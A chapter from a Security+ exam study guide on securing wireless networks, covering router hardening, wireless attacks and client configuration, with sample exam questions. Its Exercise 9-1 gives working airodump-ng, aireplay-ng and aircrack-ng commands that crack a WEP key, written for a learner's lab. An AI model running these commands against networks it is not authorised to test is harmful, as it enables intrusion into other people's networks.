WPA2 improves upon the security of WPA and should be used instead of WPA if you have the choice. WPA2 uses *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP or CCM mode Protocol)* for data privacy, integrity, and authentication on a WPA2 wireless network. WPA2 uses CCMP with the *Advanced Encryption Standard (AES)* protocol for encryption of wireless traffic instead of TKIP and also supports additional features such as added protection for ad hoc networks and key caching.

Because WPA2 uses AES as its encryption protocol, it supports 128-bit, 192-bit, and 256-bit encryption.

CERTIFICATION OBJECTIVE 9.02

Securing a Wireless Network

A few years ago when I purchased my first wireless router, I knew nothing about wireless and was concerned that I would be unable to set up the wireless network. My concerns were quickly dismissed when I took the wireless router (access point) out of the box and gave it power. My laptop connected almost immediately! I was amazed at how easy it was to connect to the wireless network—there was *no* configuration required. Then it dawned on me—if my laptop connected with no

configuration, what is stopping the rest of the world from connecting to my wireless network? The answer, of course, is that nothing is stopping someone from sitting outside my yard and connecting to my wireless network. I needed to figure out how to stop unauthorized access to my wireless access point.

You can use various techniques to prevent unauthorized persons from connecting to your wireless network. You may want to implement some or all of these features. To help secure your wireless infrastructure, consider changing settings on the router such as the admin password, the SSID, and MAC filtering, to name a few. The following are some basic best practices to secure your wireless router. You can see the steps to configure these features in the later section "Configuring a Wireless Network."

Security Best Practices

Now that you have a basic understanding of wireless concepts and terminology, let's dive into some security best practices when configuring a wireless network. You should make a number of changes to the default configuration of a wireless access point in order to have a secure environment.

Change Admin Password

The first thing you should do when you take the wireless router out of the box and plug it in is change the admin password. The admin password is needed to connect to the web administration pages and change the settings of the router. All routers have a default admin password, so be sure to change the password from the default.

Figure 9-3 displays how to change the admin password on a D-Link router by going to the Tools link at the top and then choosing the Admin link on the left.

on the Job


When performing any administration functions through web pages, it is critical that you use HTTPS instead of HTTP. In this example, you may need to configure the wireless router for HTTPS if it is not enabled by default.

Service Set Identifier (SSID)

The Service Set Identifier (SSID) is a name that you give the wireless network, and in order for someone to connect to your wireless network, that person needs to know the SSID. Any client who wishes to connect to your wireless network will need to specify the SSID name in their wireless network card settings. Therefore, it is important that you change the SSID from the default.

FIGURE 9-3

Changing the admin password on a D-Link router



The problem is that wireless routers are configured to advertise this SSID automatically, so even if you change the SSID to something hard to guess, the router advertises the name. This means an individual can connect to your network by name without knowing in advance the name of the network because the router is advertising it. Proof of this is shown when you choose the option in Windows XP, Vista, or 7 to connect to a network and a dialog box (shown in Figure 9-4) displays all the wireless networks nearby.


exam Watch

Remember that the SSID should be changed from the default and the SSID broadcasting disabled. Also note that you can use a tool such as NetStumbler or Kismet to do a wireless survey to get a list of wireless networks that are nearby.

To fix this, configure your router to not advertise the SSID. This will prevent Windows users from displaying a list of wireless networks that includes your network. Windows 7 lists wireless networks with SSID broadcasting disabled as "Other Network." Users must supply the correct SSID when attempting to connect to "Other Network." Figure 9-5 displays how to disable SSID broadcasting on a D-Link wireless router (set the Visibility Status to Invisible). Most routers have this as a setting called "Disable SSID Broadcasting."

FIGURE 9-4

Displaying wireless networks close by. Notice the D-Link network.




So, to summarize the SSID issue, be sure to change the SSID to something hard to guess (don't use your company name if you are setting up the wireless network for the company), and be sure to disable SSID broadcasting on the router.

on the job

Although this chapter is giving you a number of best practices to make it harder for someone to compromise your wireless network, know that most of the security measures can be compromised. For example, when you disable SSID broadcasting, Windows and most wireless scanners such as NetStumbler will not pick up on the wireless network name, but tools such as Kismet in Linux will.

FIGURE 9-5

Disabling SSID broadcasting on a D-Link router



MAC Address Filtering

Most wireless networks allow you to limit which wireless network cards can connect to the wireless access point. You can limit systems that can connect to your wireless network by finding out the MAC addresses of the systems you want to allow to connect and then configuring the router to deny traffic from all systems except the MAC addresses you input. This is known as MAC address filtering.


By default, wireless access points are not configured for MAC address filtering, so make sure that you configure it. Be aware that MAC filtering by itself will not keep the determined hacker out. A determined hacker can monitor traffic in the air, see the MAC address of an authorized client, and then spoof that address so that the hacker's traffic is allowed. Figure 9-6 displays MAC filtering being configured on a wireless access point.

Antenna Placement and Power Levels

Another important security best practice is placement of the wireless access point. You should place the wireless access point in an area of the building that allows all of your wireless clients to connect, but minimizes the exposure of the wireless network outside the premises. For example, you should not place the wireless access point close to the

FIGURE 9-6

Configuring MAC filtering



exam Watch

For the Security+ exam, remember that the wireless access point (antennas) should be placed in the center of the building and not close to the outer walls of the building in order to limit connections from outsiders.

outer walls of the building because it may allow someone outside the facility to connect to the wireless network. The wireless router should be placed in the center of the building so that signals from clients outside the building have trouble reaching the access point (see Figure 9-7).


When configuring the wireless access point, you may also want to adjust the power levels. If you lower the power levels, the wireless signals will not be able to travel as far, which will again limit connections from persons outside the facility or even from persons in other areas of the facility.

Captive Portal

A common technique used by wireless hotspots is known as *captive portal*, which forces a person to authenticate to the network via a web page before Internet access is allowed. Organizations can use a captive portal to intercept all traffic destined for

FIGURE 9-7

Wireless access points should be located in the center of the building.



the Internet. Before allowing the traffic to pass through the router, the user must either log on or at least accept the terms of use. Captive portals are a great idea when you want to allow visitors to your facility to have Internet access.

Encrypt Wireless Traffic

Ensure that you are encrypting any traffic from the wireless clients to the access point. You can use WEP, WPA, or WPA2 to encrypt traffic. Remember to use the more secure WPA or WPA2 if you can. To stress the importance of implementing some level of encryption, let's review WEP.

WEP is a feature used to encrypt content between the wireless client and the access point. When configuring WEP, you must configure the wireless access point with an encryption key and then make sure that each wireless client is using the same key. Be aware that WEP encryption has been cracked with products such as AirSnort, so if your devices support WPA or WPA2, then use one of those encryption methods. Always use the largest encryption cipher strength your wireless access point and wireless cards support (for example, 128-bit versus 64-bit).

The other point to make about using WEP, WPA, or WPA2 is that not only does it encrypt your traffic, but also anyone who wishes to connect to your wireless network must know the key and input it into their wireless card configuration. This helps ensure that people who are not authorized to use the wireless network cannot connect to the wireless network.

VPN Solutions

Most companies have security concerns about using wireless, and for good reason. Hackers can bypass the MAC filtering, they can crack the WEP key, and they can use Kismet to discover wireless networks even when SSID broadcasting is disabled—so how do you ensure the security of the wireless network?

Most large companies that are using wireless and have security needs of the utmost importance are using VPN solutions with their wireless clients. They are treating the wireless client like any other remote user: "If you want access to the network when not on the premises, you need to connect through VPN." This is due to the high level of security that VPN solutions offer.

on the job

If securing wireless is a concern in your organization, look to using a VPN solution to secure wireless communication.

In a typical VPN solution for wireless clients, the wireless client would first connect to the wireless network. The wireless network may have implemented some

INSIDE THE EXAM

Securing Wireless Networks

The Security+ certification exam expects you to understand wireless networking and security best practices. Wireless networks is one of those areas that is critical to secure because an unauthorized individual does not have to physically be in your office in order to gain access to the network. The unauthorized person could be sitting in a car outside your building or even in the next office building.

The following are the key points to remember when securing a wireless network:

- Set a password for the admin account.
- Change the SSID.
- Disable SSID broadcasting.
- Use MAC filtering.
- Configure encryption with WEP, WPA, or WPA2 (preferably WPA2 as it is most secure).
- Place the access point in the center of the building.
- Lower the power levels to control how far a wireless signal can travel.
- Use a VPN solution for high-security environments.

of the security precautions discussed, such as disabling SSID broadcasting, WEP/WPA, or MAC filtering. The bottom line is that if an authorized wireless client connects to the wireless network, that is not where the company network is. After connecting to the wireless network and getting an IP address, the wireless client will then VPN into the network with the VPN software. The VPN software will authenticate the user and also create an encrypted tunnel to secure data transmitted from the client to the corporate network.

Vulnerabilities with Wireless Networks

Now that you understand some of the common practices with wireless networks, I want to discuss common vulnerabilities of wireless networking. The following are some key vulnerabilities to remember for the real world, but also for the Security+ certification exam!

Data Emanation, Jamming/Interference, and Packet Sniffing

Because wireless network traffic is traveling through the air, it is susceptible to interference and packet sniffing. The following are considerations with regard to wireless vulnerabilities:

- **Data emanation** Electronic components always release emissions, and someone could collect emissions from electrical components and piece them together into readable data.
- **Jamming/interference** As mentioned earlier, you could experience interference on the wireless network from components such as cordless phones. This is a security issue because interference can make the wireless network go down, a violation of *availability* (remember the CIA discussions in Chapter 2).
- **Packet sniffing** Anyone with a wireless network card and a sniffer can easily capture wireless data. Be sure to encrypt all wireless communication to protect confidential data.

War Driving and War Chalking

Another common vulnerability with wireless networks is war driving. War driving is when someone drives around with a laptop and tries to locate wireless networks that they can connect to.


Another term you should know that is associated with war driving is *war chalking*. In war chalking, when someone discovers a wireless network, they chalk a symbol outside the building notifying the rest of the war-driving community that a wireless network is inside. With war chalking, different symbols represent the configuration of the wireless network that was discovered. For example, Figure 9-8 displays three different symbols: an open network, which allows anyone to connect; a closed network with the SSID; and a secure network using WEP. With each symbol, the hacker puts the SSID above the symbol and the bandwidth below it.

exam Watch

For the Security+ exam, remember that war driving is driving around with a laptop to locate wireless networks. War chalking is drawing symbols on buildings or sidewalks to note that a wireless network is near.

FIGURE 9-8

War-chalking symbols



SSID Broadcasting

Another common vulnerability that we have discussed is the broadcasting of the SSID. With SSID broadcasting enabled, it is easy for people to locate your wireless network and attempt to connect. Change the SSID to a name not obvious to the purpose of the network, and also disable SSID broadcasting on the wireless router.

WPS and Replay Attacks

Two other types of attacks to be familiar with for wireless networks are the WPS attack and the replay attack. The following outlines these two different types of attacks:

- **WPS attack** Wi-Fi Protected Setup (WPS) is a wireless security feature introduced a number of years ago that allowed a user to enter a PIN (found on the back of the wireless router) to connect to the wireless network. After the PIN has been used, the SSID and WPA2 encryption key is automatically configured. This security feature was created to allow home users who know very little of wireless networking to create and join their wireless network with ease. In 2011 a vulnerability was found in WPS that allows an attacker to perform a brute force attack on the WPS PIN.

- **Replay attack** A replay attack is a common type of attack with wireless networking when the hacker is trying to crack the encryption key. In order to crack the encryption key, the hacker must generate enough traffic to allow the cracking tools to perform the crack. Instead of waiting for the wireless access point to receive enough traffic, the hacker can capture traffic with a sniffer and resend, or replay, the traffic.

Bluejacking and Bluesnarfing

In Chapter 5 we talked about vulnerabilities with Bluetooth devices. Two common vulnerabilities are bluejacking and bluesnarfing:

- **Bluejacking** Sending unsolicited messages using the Bluetooth wireless protocol to other Bluetooth-enabled devices such as phones and PDAs
- **Bluesnarfing** Exploiting a Bluetooth-enabled device by copying data from it

Rogue Access Points and Evil Twins

Rogue access points are a serious vulnerability to organizations and one that you need to be familiar with for the Security+ certification exam. The scenario is that you have secured your network environment, but the security of the network can be easily compromised by an employee connecting a wireless router to the network so that they can connect to the network and access the Internet while eating lunch in the company cafeteria.

What the employee is not aware of in this example is the risk they have placed on the company assets by connecting a wireless router to the network. This is considered a rogue access point to the network because it is an unauthorized device that the network administrator is unaware of.

exam Watch

For the exam, remember that a rogue access point is a huge vulnerability to the network. You should perform regular wireless scans with software such as NetStumbler or Kismet to locate any rogue wireless access points.

A hacker can install a rogue access point from their wireless connection on a laptop and make the laptop device appear to be a valid access point. This is known as an *evil twin*, with the benefit to the hacker being that clients will connect to the hacker's fake access point, thinking it is a valid wireless network. All data sent on this wireless network will be sent to the hacker's laptop, where they can capture and read the data.



To help protect company systems from an evil twin attack, use a VPN solution for all wireless clients connecting to corporate systems. The VPN will secure the transmission by using an encrypted tunnel to carry the data between the wireless client and the corporate server.

Weak Encryption and IV Attacks

Another vulnerability with wireless networks is using a weak encryption method such as WEP or even a weak encryption key. WEP, WPA, and WPA2 have been cracked, but WEP encryption can be cracked in minutes due to the repeating 24-bit IV found in the header of the wireless packet. Take a look at the following exercise, which cracks a 128-bit WEP key.

EXERCISE 9-1



Cracking WEP with BackTrack

In this exercise, you will use BackTrack from the www.remote-exploit.org site to crack a 128-bit WEP key used on a wireless network. You will need a wireless network configured with WEP, a Belkin USB wireless NIC, and the BackTrack 3 live CD in a VM.

Lab Setup


1. Install the Belkin USB network card driver on the host computer, and then insert the USB wireless card into the host computer.
2. Once the driver is installed, start the BackTrack 3 VM and enable the USB device in the VM by choosing VM | Removable Devices | USB Devices | Belkin USB Device.

Finding Wireless Networks


3. In the BackTrack 3 VM, launch the wireless assistant by choosing BackTrack | Radio Network Analysis | 80211 | Misc | Wlassistant from the K menu to verify that the wireless card is working.



4. Once you verify that you can see a wireless network, choose Quit.
5. Start a terminal and type **iwconfig** to view your wireless adapter. It should have an identifier such as rausb0. Write down the interface ID: _____




6. Type **ifconfig** to view the MAC address of the wireless card. Record the wireless MAC: _____




Using Kismet

7. To use Kismet, you must configure the kismet.conf file for your wireless network adapter. Type **vi /usr/local/etc/kismet.conf** to open the file in the VI editor.
8. Next, to edit the contents of the file, you must press INSERT to switch to edit mode in the VI editor.
9. Scroll down until you locate the line that says "source=none,none,addme." Modify the line so that it appears as **source=rt2500,rausb0,rausb0**.
10. To save your changes and then exit, press ESC, then type **:wq** (the : activates the menu, w is to "write the changes," and q is for "quit").
11. Type **kismet** to start the Kismet wireless scanner. Kismet displays a list of wireless networks, including wireless networks with SSID broadcasting disabled.




12. To view information on a wireless network, you can sort by the SSID by pressing s twice.
13. Once the list is sorted, highlight the wireless network you wish to view details on and then press ENTER.



14. Record the following information:
    a. SSID: _____
    b. BSSID: _____
    c. Manufacturer: _____
    d. Clients (#): _____
    e. Channel: _____
    f. Encryption Type (scroll down): _____

15. To view a list of clients connected to the wireless network, press c.




16. Record the MAC address of a wireless client connected: _____

17. To quit Kismet, press q, esc, and then q.

Using airodump-ng to Capture Wireless Traffic

18. In the same terminal, type the following command to capture traffic on the channel and BSSID (MAC address of the access point) you wrote down earlier. Keep in mind this command will record to a file called wep123-01.cap. You should see the Data column increase as you collect data. You will need thousands of data packets collected:

```
airodump-ng -c 6 -w wep123 --bssid 00:13:46:C7:CF:2C rausb0
```




Note in the preceding illustration that three MAC addresses are on the left in the BSSID column. The listing in the top half shows the wireless access point, while the listing at the bottom shows the clients connected to the access point (notice the Station column). It appears that two stations (Station column) are connected to the one access point (BSSID column).

Using aireplay-ng to Replay Traffic

In this section you will try to replay some of the collected traffic in order to obtain more traffic that can be used to crack the WEP key.


19. Launch a new terminal window by selecting the K menu | System | Konsole.
20. Next you will type a command that is used to associate your system with the wireless access point in order for it to accept traffic from your system. Notice that the system has been successfully authenticated after this command has executed:

```
aireplay-ng -1 0 -a 00:13:46:C7:CF:2C -h 00:11:22:33:44:55 rausb0
```



21. The next command captures ARP packets because they contain good IVs to use with the wireless cracking. Type the following command to replay ARP packets using the BSSID of your access point recorded earlier (the following illustration displays the ARP packets being collected):

```
aireplay-ng -3 -b 00:13:46:C7:CF:2C rausb0
```




Cracking the WEP Key


22. To crack the WEP key, start a new terminal (by choosing the K menu | System | Konsole) while the other terminals are running and collecting and replaying traffic.

23. Type the following command to crack a 128-bit WEP key using your BSSID (MAC of the access point) and the captured traffic contained in wep123-01.cap (the following illustration displays aircrack-ng attempting to crack the encryption key):

```
aircrack-ng -n 128 -b 00:13:46:C7:CF:2C wep123-01.cap
```



24. It may take some time, so be patient. You will notice that it will fail and then indicate it will try again when a certain number of IVs have been collected.
25. Once the WEP key has been cracked, record the key:_____. The following illustration displays the key being cracked in my example (it is "ethicalhackme").



In my example, notice that the key has been found. Aircrack displays first the hexadecimal version of the key and then the ASCII (plaintext) version of the key. Notice that my key is "ethicalhackme."

exam Watch

For the certification exam, know that WEP, WPA, and WPA2 encryption have been cracked. Understand that WPA2 should be used because it is considered the most secure of the three, but because it has also been cracked, you should treat wireless clients as remote clients and use a VPN solution to secure the communication.

Perform a Site Survey

It is important to perform a wireless site survey on a regular basis to identify any rogue wireless devices connected to the network. It is common for an employee within the organization to connect a wireless router to their network jack in the office and then connect their company workstation to the wireless router. The employee typically does this so that they can then use a mobile device such as a laptop or tablet to connect to the company network.

The downfall of such a configuration is that it creates a huge security risk to the company! Now all of the physical security the company has implemented is thrown out the window as a hacker can gain network access through the wireless router the employee connected to the network! Be sure to use a wireless scanner on a regular basis to do a site survey, which allows you to identify rogue wireless routers or access points within the office.

CERTIFICATION OBJECTIVE 9.03

Configuring a Wireless Network


In this section you will learn the steps to configure your wireless access point and the wireless client. Be sure to familiarize yourself with the types of settings, but be aware that the screens and steps will be different with different makes and models of wireless routers.

Configuring the Access Point

When you take the wireless access point, or router, out of the box, you will first connect your Internet modem to the WAN port on the wireless router. You can then connect any wired systems on the network to any of the four ports that exist on the switch part of the router, as shown in Figure 9-9.

FIGURE 9-9

Looking at the physical ports on a D-Link wireless router



Once you have everything connected and the router has power, you will need to go through some basic configuration steps to ensure the security of the device. I want to stress that just by being plugged in, the wireless router is working and allowing wireless clients to access the network. You need to control who can connect to the wireless network! The following section outlines some basic settings you can change.

Admin Password

The first thing to do is change the wireless router's administrative password. This password is set by default by the manufacturer, and anyone who has the same router will know the password. To change the admin password, you will need to start a web browser and type the IP address of the wireless router. The IP address is normally 192.168.1.1 or 192.168.0.1, depending on the manufacturer.

Once you type in the IP address, you will be asked to log on. In my example, I am using a D-Link DIR-615 wireless router, which has no password for the admin account when you first take it out of the box. To log on to the router, ensure that admin is chosen as the username, and type your password, or leave it blank if you don't know the password. Click the Log In button as shown in Figure 9-10, and you will be logged on.

Once logged on, you will change the admin password by going to the Tools link at the top of the page and then selecting the Admin link on the left side of the page (shown in Figure 9-11). In the Admin Password section of the page, type the password you would like to use for the admin account and then retype it in the Verify box. Once you have both password boxes filled in, you can click the Save Settings button at the top of the page.




FIGURE 9-10

Logging on to the administration pages of a wireless router

FIGURE 9-11

Changing the admin password on a D-Link router



Service Set Identifier

After changing your router admin password, you will want to change the name of the wireless network, known as the SSID. Remember that to connect to your wireless network, clients have to know the value of the SSID. To change the SSID on the D-Link router, click the Setup link at the top of the page, and then choose the Wireless Settings link on the left. You can then choose to configure the wireless network settings manually by scrolling to the bottom of the page and choosing the Manual Wireless Network Setup button.

Then the Wireless Networking Setup screen (shown in Figure 9-12), where you can change most wireless network settings, appears. To change the SSID name, type the name you would like to use in the Wireless Network Name box and then click Save Settings.

FIGURE 9-12

Changing the name of the wireless router (SSID)





FIGURE 9-13

Choosing a different channel to use for the wireless network



After changing the value of the SSID, disable SSID broadcasting so that your router does not broadcast the name out on the network to anyone who wants to connect to it. To disable SSID broadcasting on the D-Link wireless router, set the Visibility Status to Invisible, and then choose Save Settings (see Figure 9-13). Now that you have disabled SSID broadcasting, users who want to connect to your network will not see the wireless network through Windows unless they manually input the SSID name.

While you are looking at the wireless network settings on the router, take a look at the channel that the wireless network is using. In my example, the router is autopicking the channel, and you can see in Figure 9-13 that the router has selected channel 11. If you wish to change the channel used by your wireless network, turn off the Enable Auto Channel Scan check box, and pick which channel you wish to use.


MAC Filtering

The next step to help secure the wireless network is to enable MAC filtering. Remember that MAC filtering allows you to input the MAC addresses of the wireless network cards you want to connect to your wireless network. Systems using any other MAC addresses will be unable to connect to the wireless network.

To configure MAC filtering on a D-Link DIR-615 router, simply click the Advanced link at the top of the page, and then choose the Network Filter link on the left. Choose to turn MAC filtering on from the drop-down list (as shown in Figure 9-14), and then list the MAC addresses that are allowed to connect to the network.

FIGURE 9-14

Filtering which systems can access the network by MAC addresses




Wireless Security

As part of securing a wireless router, the first thing you may decide to do is to disable the wireless aspect of the router if you are not using wireless. Some people purchase the wireless router and don't actually have any wireless clients at the time—the best thing to do in this case is to disable wireless functionality until you need it.

To disable the wireless features on the D-Link router, go to the Setup link at the top of the page, and then choose Wireless Settings on the left. At the bottom of the page choose Manual Wireless Network Setup. Once in the wireless settings, shown in Figure 9-15, turn off the Enable Wireless option. Also notice the Add New button

FIGURE 9-15

Disable the wireless functions entirely if you don't use wireless.



to the right. This allows you to create a schedule, specifying the times during the day that the wireless is allowed if you want to control the wireless time instead of disabling the feature entirely.

As mentioned earlier, you will want to configure some form of encryption on the wireless router. Most wireless routers will allow you to configure WEP or WPA to encrypt traffic between the client and wireless access point. Also remember that the WEP or WPA key must be inputted at the client in order for the client to connect to the wireless network.

Configure WEP To configure WEP on the D-Link router, be sure to first log on to the router. Once you have logged on, click the Setup link at the top of the page and then the Wireless Settings link on the left. Then scroll to the bottom of the page and choose Manual Wireless Network Setup. Once in the wireless configuration screen, choose WEP in the Security Mode drop-down list at the bottom of the page. You will then get options to configure WEP; for instance, you can specify the encryption strength (such as 128-bit) and then supply four encryption keys of 13 characters each. Figure 9-16 displays WEP being enabled.

Once you have enabled WEP on the wireless access point, you will then need to configure the wireless clients for WEP (shown later in this chapter).

Configure WPA To configure WPA on the D-Link wireless router, you will follow very similar steps. Once you have logged on to the router, click the Setup link at the top of the page and then the Wireless Settings link on the left. Then scroll to the bottom of the page and choose Manual Wireless Network Setup.

Once in the wireless configuration screen, choose WPA-Personal in the Security Mode drop-down list at the bottom of the page. If you are using a central RADIUS server for authentication with WPA, then choose WPA-Enterprise in the Security Mode drop-down list.


Once you choose WPA-Personal (shown in Figure 9-17), then below you can choose whether you want to support WPA,WPA2, or both. You can also choose which protocol you wish to use, AES being the most secure encryption protocol. With WPA you can also specify how often the key changes with the group key interval.

Controlling Internet Sites

Most wireless routers today allow you to control Internet activity such as when the employees are allowed to use the Internet and what Internet sites they are allowed to visit.

FIGURE 9-16

Enabling WEP security on a wireless router



You may want to block a number of sites. Maybe a small company using the wireless router doesn't want its employees wasting company time on a site such as facebook.com, or you may want to block inappropriate sites.

The following steps will guide you through blocking a specific web site on the router so that users cannot visit the site:

1. Log on to the router.
2. Go to the Advanced menu at the top of the page.
3. Click the Website Filter link on the left side of the page.
4. Type the URL you would like to block (shown in Figure 9-18). This will prevent users on your network from accessing this site.

FIGURE 9-17

Enabling WPA-Personal on a wireless router





FIGURE 9-18

Blocking access to specific sites



5. Now you will have to create a policy that enforces your web site filter at all hours of the day. To do this, click the Advanced link at the top, and then choose the Access Control link on the left.
6. Turn on the Enable Access Control option.
7. Click Add Policy to create a policy that enforces the web filter.
8. Click Next.
9. Type the name of the policy (I called mine "FilterSites") and then click Next.
10. Choose Always for when this policy applies and then click Next.
11. Choose Other Machines so that the policy applies to all systems and then click OK.
12. Click Next.
13. Choose Block Some Access and then ensure the Apply Web Filter option is selected so that the web filter is applied (shown in Figure 9-19).
14. Click Next.
15. Ensure that Web Access Logging is turned on. This will allow you to log what sites your users are visiting. After you enable logging, you can view the log at any time to see what sites are being visited.
16. Click Save to save the access policy.

View Web Activity

Once you have enabled logging of web activity, you will want to check the logs once in a while. Most routers allow you to view a list of sites that your users have been visiting, or in the case of the D-Link DIR-615 router, you can have the log e-mailed to you if you configure the e-mail settings.

FIGURE 9-19

Enabling the Web Filter policy





FIGURE 9-20

View web sites visited by users with the router's log.



To view the log on the router, go to the Status link at the top of the page, and then click the Log link on the left. You will see the logged activity for your router in the middle of the screen (shown in Figure 9-20).

Configuring the Client

Once your wireless router has been configured, you are ready to connect the wireless clients to the network. To connect the wireless clients to the network, ensure you have the following information before you get started:

- **SSID name** Because you have most likely disabled SSID broadcasting, you will need to know the SSID so that you can manually input it into the client.
- **WEP or WPA key** If you have protected the wireless network with WEP or WPA, you will need to know the key.
- **MAC address of client** If you are filtering by MAC addresses, you will need to know the MAC address of your client and then input that MAC address into the router.

Once you have all the information in the preceding bulleted list, you are ready to connect the clients to the wireless network. This section will outline the steps needed.

Connecting a Windows XP Client

To connect your Windows XP client to a wireless network, you will first need to ensure that your wireless network card driver is installed. Once your wireless network card driver is installed, then you can connect to a wireless network by following these steps:

1. Choose Start | Control Panel.
2. Choose Network Connections.
3. Right-click your wireless connection, and then choose View Available Wireless Networks.
4. A list of wireless networks displays (as shown in Figure 9-21).





FIGURE 9-21 Viewing a list of wireless networks from Windows XP

5. If you see the wireless network you wish to connect to, highlight the network and then choose Connect. You will be prompted for the wireless key if one is configured.
6. If the wireless network you wish to connect to has SSID broadcasting disabled, then you will configure a manual connection and specify the name of the wireless network. To do this, click the Change Advanced Settings link on the left.
7. Choose the Wireless Networks page tab at the top of the dialog box.
8. Click Add to add a wireless network.
9. Type the SSID and then choose WEP if needed (shown in Figure 9-22).

FIGURE 9-22

Adding a wireless network in Windows



10. If you are using WEP, turn off the option "The key is provided for me automatically."
11. Type the WEP key in the field provided.
12. Click OK.

Once the client has been configured, you should then be able to access the wireless network and to access network resources and the Internet.

Connecting a Windows 7/Windows 8 Client

If you are using Windows 7 or Windows 8, you can connect to the wireless network in a similar fashion, or you can use the wireless network icon in the system tray. Click the wireless network icon in the system tray to see what network you are connected to. If you would like to connect to a different network, you can click the wireless network as shown in Figure 9-23 (these are the SSIDs of networks close to you).

In newer versions of Windows, wireless networks that require a preshared key will prompt you for the key when you choose to connect to the wireless network. If the wireless network displays a little yellow shield beside it, then it is an unsecure network, and you are not prompted for a key when you connect to the network. You can also manually configure a connection that allows you to specify the SSID name and the encryption type used in order to connect (see Figure 9-24).

FIGURE 9-23

Connecting to a wireless network with Windows





FIGURE 9-24

Configuring a wireless connection manually



CERTIFICATION OBJECTIVE 9.04

Infrared and Bluetooth

Today's wireless network environments are not limited only to 802.11 wireless LAN equipment. As a Security+ professional, you should be familiar with other popular wireless standards such as infrared and Bluetooth.

Infrared

Infrared wireless is the type of wireless communication that is used by TV remote controls and some computer peripherals. Infrared is typically a line-of-sight technology, which means that the signal is lost if anything blocks the pathway between the two devices. With infrared, the two devices will need to be within one meter of each other.

Infrared devices contain a transceiver that sends and receives light signals as on-off patterns to create the data that travels at transfer rates up to 4 Mbps. Because line of sight is required, you may need to use a radio frequency solution such as Bluetooth if this becomes an issue.

Bluetooth

Bluetooth is a radio frequency wireless technology that allows systems to connect to peripherals over a distance of up to 10 meters away. Bluetooth is more flexible than infrared because it will automatically connect to other Bluetooth devices and does not depend on line of sight; therefore, Bluetooth is often used where infrared was used in the past. This is a popular technology used by handheld devices to connect to other networking components.

Bluetooth is less susceptible to interference because it uses spread-spectrum frequency hopping, which means that it can hop between any of 79 frequencies in the 2.4-GHz range. Bluetooth hops between frequencies 1,600 times per second and provides a transfer rate of up to 1 Mbps.

Bluetooth is a popular technology with handheld devices such as PDAs and cell phones. It is popular with these devices because users can use their wireless headsets with their cell phones and talk "hands free."

There are huge security risks with Bluetooth, because a hacker can connect to your cell phone remotely via Bluetooth and steal data off your phone (known as bluesnarfing). To secure your Bluetooth-enabled device, follow these best practices:

- **Disable Bluetooth** If you are not using the Bluetooth feature on your phone, then disable it through the phone's menu system.
- **Phone visibility** If you are using Bluetooth, then set the phone's visibility setting to invisible so that hackers cannot detect your phone with a Bluetooth scanner.
- **Pair security** Ensure you are using a Bluetooth phone that uses pair security, which allows people to connect to your phone only if they know the PIN code you have set on the phone.

Near Field Communication

Another type of wireless communication that is getting more common today is known as Near Field Communication (NFC). NFC is a smart phone standard that allows you to bring the mobile devices within inches of one another to transfer information. Some common uses of NFC are to transfer data such as contacts, to pay for items in a store, or even use it to transfer Wi-Fi configuration information.

CERTIFICATION SUMMARY

In this chapter you learned about wireless basics and the security issues surrounding wireless. The following list summarizes some of the key points to remember about wireless networks for the Security+ certification exam:

- Wireless networks come in two forms, infrastructure mode and ad hoc mode. Infrastructure mode uses a wireless access point, while ad hoc mode allows for clients to connect to one another.
- The wireless standards include 802.11b, 802.11g, and 802.11n. The 802.11b standard is an old wireless standard that runs at 11 Mbps, while 802.11g runs at 54 Mbps, and 802.11n runs at over 300 Mbps.
- Steps to securing a wireless network include limiting which systems can connect through MAC filtering, encrypting traffic with WEP or WPA, changing the SSID, and disabling SSID broadcasting. All these measures have been compromised by hackers, so if security is a concern, look to using a VPN solution with your wireless network.



TWO-MINUTE DRILL

This chapter has introduced you to a number of concepts related to wireless networking and has shown you how to configure a wireless network. Be sure to remember the following points when preparing for the Security+ exam.

Understanding Wireless Networking

- ❑ Be familiar with the wireless standards such as 802.11a, 802.11b, 802.11g, and 802.11n.
- ❑ Know that 802.11b, 802.11g, and 802.11n are compatible because they all run at the 2.4-GHz frequency range.
- ❑ Know that 802.11a and 802.11n are compatible because they run at the 5-GHz frequency range.
- ❑ If you are experiencing problems with your wireless clients connecting to the wireless access point, it could be because of interference from other household devices. Try changing the channel on your wireless devices.
- ❑ WEP uses the RC4 encryption algorithm with a static key (64-bit or 128-bit), while WPA uses TKIP to dynamically generate 128-bit keys with each packet sent. WPA2 uses AES as the encryption algorithm.

Securing a Wireless Network

- ❑ WEP is a simple form of encryption that uses a passphrase or shared key to secure communications.
- ❑ You can set up a central authentication server with WPA Enterprise. This is known as the 802.1x standard.
- ❑ Be sure to change the SSID and to disable SSID broadcasting.
- ❑ Limit which systems can connect to your wireless network by using MAC filtering.
- ❑ Configure wireless encryption using WPA2 instead of WEP or WPA because it is the most secure of the three.
- ❑ For the highest level of security, use VPN solutions to secure your wireless infrastructure.

Configuring a Wireless Network

- ❑ Make sure that you set the admin password on your router.
- ❑ Configure logging on your router so that you can monitor web sites accessed.
- ❑ You can implement web site filters to control what sites can be accessed by users on your network.

Infrared and Bluetooth

- ❑ Bluetooth has a transfer rate of approximately 1 Mbps and is used by a number of handheld devices.
- ❑ Infrared is used by some devices and is a line-of-sight technology.
- ❑ Bluesnarfing is when someone exploits the Bluetooth-enabled device and steals the data off the device.
- ❑ Bluejacking is sending unsolicited messages to a Bluetooth device.

SELF TEST

Understanding Wireless Networking

1. Which wireless mode involves two laptops connecting directly to one another?
   A. Infrastructure mode
   B. Ad hoc mode
   C. Laptop mode
   D. Enterprise mode
2. Which of the following wireless standards does not fall into the Wi-Fi standard?
   A. 802.11n
   B. 802.11g
   C. 802.11b
   D. 802.11a
3. Which wireless standard runs at 54 Mbps at the 2.4-GHz frequency?
   A. 802.11n
   B. 802.11a
   C. 802.11g
   D. 802.11b
4. Which wireless standard can reach transfer rates of up to 300 Mbps?
   A. 802.11n
   B. 802.11a
   C. 802.11g
   D. 802.11b
5. Which wireless security protocol changes the key using the TKIP?
   A. WEP
   B. WPA
   C. WEP2
   D. WPA5
6. Which wireless security protocol uses CCMP and AES to perform the encryption of the communication?
   A. WEP
   B. WPA
   C. WEP2
   D. WPA2

Securing a Wireless Network

7. Which of the following is the name you assign to your wireless network?
   A. MAC address
   B. Service Set Identifier (SSID)
   C. WEP key
   D. IP address
8. What should you do with the wireless router to help hide the wireless network from unauthorized users?
   A. Turn it off when it is not being used.
   B. Enable WEP.
   C. Disable SSID broadcasting.
   D. Unplug the network cable from the router.
